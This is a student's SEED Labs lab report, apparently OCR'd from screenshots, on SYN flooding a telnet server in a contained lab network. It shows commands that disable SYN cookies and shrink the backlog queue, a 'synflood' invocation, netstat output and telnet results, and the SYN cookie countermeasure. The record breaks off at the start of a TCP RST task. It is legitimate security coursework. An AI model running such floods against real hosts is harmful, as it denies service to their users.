
Name: Adarsh Kumar	SRN No: PES2UG20CS016	Assignment No: 5
	Section: B	Date: 16/09/2022

Task 1: SYN Flooding Attack


Command and screenshot

The current size of the victim’s queue for half-opened connections.
# sysctl net.ipv4.tcp_max_syn_backlog




```
root@831e84e1b233:/# export PS1="victim:PES2UG20CS016:AdarshKumar/>$"
victim:PES2UG20CS016:AdarshKumar/>$sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 256
victim:PES2UG20CS016:AdarshKumar/>$
```

Turn off the SYN cookie countermeasure in the victim machine.
# sysctl -w net.ipv4.tcp_syncookies=0




```
victim:PES2UG20CS016:AdarshKumar/>$sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
victim:PES2UG20CS016:AdarshKumar/>$
```

To check the usage of the queue before the attack.
# netstat -tna




```
victim:PES2UG20CS016:AdarshKumar/>$netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:38935        0.0.0.0:*               LISTEN
victim:PES2UG20CS016:AdarshKumar/>$
```

Task 1.1: Launching the Attack Using Python



```
victim:PES2UG20CS016:AdarshKumar/>$netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:38935        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             35.17.77.211:1538       SYN_RECV
tcp        0      0 10.9.0.5:23             52.5.86.7:47393         SYN_RECV
tcp        0      0 10.9.0.5:23             132.28.35.18:61052      SYN_RECV
tcp        0      0 10.9.0.5:23             160.126.61.84:8486      SYN_RECV
tcp        0      0 10.9.0.5:23             7.159.60.242:22609      SYN_RECV
tcp        0      0 10.9.0.5:23             254.104.98.175:21563    SYN_RECV
tcp        0      0 10.9.0.5:23             48.94.114.224:26071     SYN_RECV
tcp        0      0 10.9.0.5:23             54.226.39.248:23640     SYN_RECV
tcp        0      0 10.9.0.5:23             123.16.205.70:31064     SYN_RECV
tcp        0      0 10.9.0.5:23             105.210.57.213:35038    SYN_RECV
tcp        0      0 10.9.0.5:23             121.14.177.249:41127    SYN_RECV
tcp        0      0 10.9.0.5:23             184.223.68.219:40337    SYN_RECV
tcp        0      0 10.9.0.5:23             246.216.91.66:32985     SYN_RECV
tcp        0      0 10.9.0.5:23             212.77.194.246:60424    SYN_RECV
tcp        0      0 10.9.0.5:23             154.111.243.221:35796   SYN_RECV
tcp        0      0 10.9.0.5:23             8.3.202.26:30884        SYN_RECV
tcp        0      0 10.9.0.5:23             155.28.178.51:5634      SYN_RECV
tcp        0      0 10.9.0.5:23             145.86.164.64:27150     SYN_RECV
tcp        0      0 10.9.0.5:23             48.24.237.110:4716      SYN_RECV
tcp        0      0 10.9.0.5:23             82.161.159.229:24072    SYN_RECV
tcp        0      0 10.9.0.5:23             250.157.204.42:45325    SYN_RECV
tcp        0      0 10.9.0.5:23             83.226.118.75:8261      SYN_RECV
tcp        0      0 10.9.0.5:23             39.15.91.202:40272      SYN_RECV
tcp        0      0 10.9.0.5:23             23.238.108.196:5422     SYN_RECV
tcp        0      0 10.9.0.5:23             178.229.52.254:19845    SYN_RECV
tcp        0      0 10.9.0.5:23             195.16.186.60:11940     SYN_RECV
tcp        0      0 10.9.0.5:23             98.111.18.214:62131     SYN_RECV
```


A lot of Foreign address with SYN_RECV message is present .




```
root@c187056fdc24:/# export PS1="User_1:PES2UG20CS016:AdarshKumar/>$"
User_1:PES2UG20CS016:AdarshKumar/>$telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
831e84e1b233 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@831e84e1b233:~$ exit
logout
Connection closed by foreign host.
User_1:PES2UG20CS016:AdarshKumar/>$
```

As we can see that telnet connection is established so, our attacked failed.

Now we are reducing the size of the queue to 80



```
[09/25/22]seed@VM:~/.../Labsetup$ docksh 831
root@831e84e1b233:/# export PS1="victim/PES2UG20CS016/AdarshKumar/>$"
victim/PES2UG20CS016/AdarshKumar/>$sysctl -w net.ipv4.tcp_max_syn_backlog=80
net.ipv4.tcp_max_syn_backlog = 80
victim/PES2UG20CS016/AdarshKumar/>$ip tcp_metric show
victim/PES2UG20CS016/AdarshKumar/>$ip tcp_metric flush
victim/PES2UG20CS016/AdarshKumar/>$netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:36097        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             151.207.21.59:42101     SYN_RECV
tcp        0      0 10.9.0.5:23             249.35.115.151:8445     SYN_RECV
tcp        0      0 10.9.0.5:23             106.214.103.126:1896    SYN_RECV
tcp        0      0 10.9.0.5:23             156.30.89.97:46666      SYN_RECV
tcp        0      0 10.9.0.5:23             146.156.244.251:17429   SYN_RECV
tcp        0      0 10.9.0.5:23             72.7.102.20:50141       SYN_RECV
tcp        0      0 10.9.0.5:23             69.105.2.175:29300      SYN_RECV
tcp        0      0 10.9.0.5:23             106.52.128.154:21335    SYN_RECV
tcp        0      0 10.9.0.5:23             107.131.236.186:56662   SYN_RECV
tcp        0      0 10.9.0.5:23             44.193.224.11:58336     SYN_RECV
tcp        0      0 10.9.0.5:23             205.52.84.24:1619       SYN_RECV
tcp        0      0 10.9.0.5:23             214.79.116.29:2244      SYN_RECV
tcp        0      0 10.9.0.5:23             74.219.221.165:5751     SYN_RECV
tcp        0      0 10.9.0.5:23             115.110.82.176:42793    SYN_RECV
tcp        0      0 10.9.0.5:23             210.54.231.180:56602    SYN_RECV
tcp        0      0 10.9.0.5:23             170.75.114.121:35406    SYN_RECV
tcp        0      0 10.9.0.5:23             19.214.134.64:58950     SYN_RECV
tcp        0      0 10.9.0.5:23             164.71.16.212:56853     SYN_RECV
tcp        0      0 10.9.0.5:23             13.147.147.35:11859     SYN_RECV
tcp        0      0 10.9.0.5:23             156.131.206.168:1842    SYN_RECV
tcp        0      0 10.9.0.5:23             131.87.96.195:3013      SYN_RECV
```




```
user1/PES2UG20CS016/AdarshKumar/>$telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
user1/PES2UG20CS016/AdarshKumar/>$
```

As we can see now this time connection failed because of Connection time out so our attack got successful.


Task 1.2: Launching the Attack Using C

Restoring the queue size to original.




```
victim/PES2UG20CS016/AdarshKumar/>$sysctl -w net.ipv4.tcp_max_syn_backlog=128
net.ipv4.tcp_max_syn_backlog = 128
victim/PES2UG20CS016/AdarshKumar/>$
```

Attacker launching its attach to victim



```
Attacker/PES2UG20CS016/AdarshKumar/>$synflood 10.9.0.5 23
```

Trying to establish connection from user1 to victim.




```
user1/PES2UG20CS016/AdarshKumar/>$telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
831e84e1b233 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Fri Sep 16 10:07:19 UTC 2022 from user1-10.9.0.6.net-10.9.0.0 on pts/2
seed@831e84e1b233:~$ exit
logout
Connection closed by foreign host.
user1/PES2UG20CS016/AdarshKumar/>$
```

As we can see that using C, we were able to connect telnet connection to victim so attach un successful.

Task 1.3: Enable the SYN Cookie Countermeasure.


Now we are trying to use SYN cookies counter measure in victim machine.



```
net.ipv4.tcp_syncookies = 1
victim/PES2UG20CS016/AdarshKumar/>$




user1/PES2UG20CS016/AdarshKumar/>$telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
831e84e1b233 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sun Sep 25 15:55:06 UTC 2022 from user1-10.9.0.6.net-10.9.0.0 on pts/2
seed@831e84e1b233:~$ exit
logout
Connection closed by foreign host.
user1/PES2UG20CS016/AdarshKumar/>$
```


As we can see that after counter measure, we are able to logging to telnet successfully.

Restoring all the settings to default



```
victim/PES2UG20CS016/AdarshKumar/>$sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
victim/PES2UG20CS016/AdarshKumar/>$sysctl -w net.ipv4.tcp_max_syn_backlog=128
net.ipv4.tcp_max_syn_backlog = 128
victim/PES2UG20CS016/AdarshKumar/>$
```

Task 2: TCP RST Attacks on Telnet Connections


[SEED Labs] any
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.addr == 10.9.0.5 and tcp.port == 23

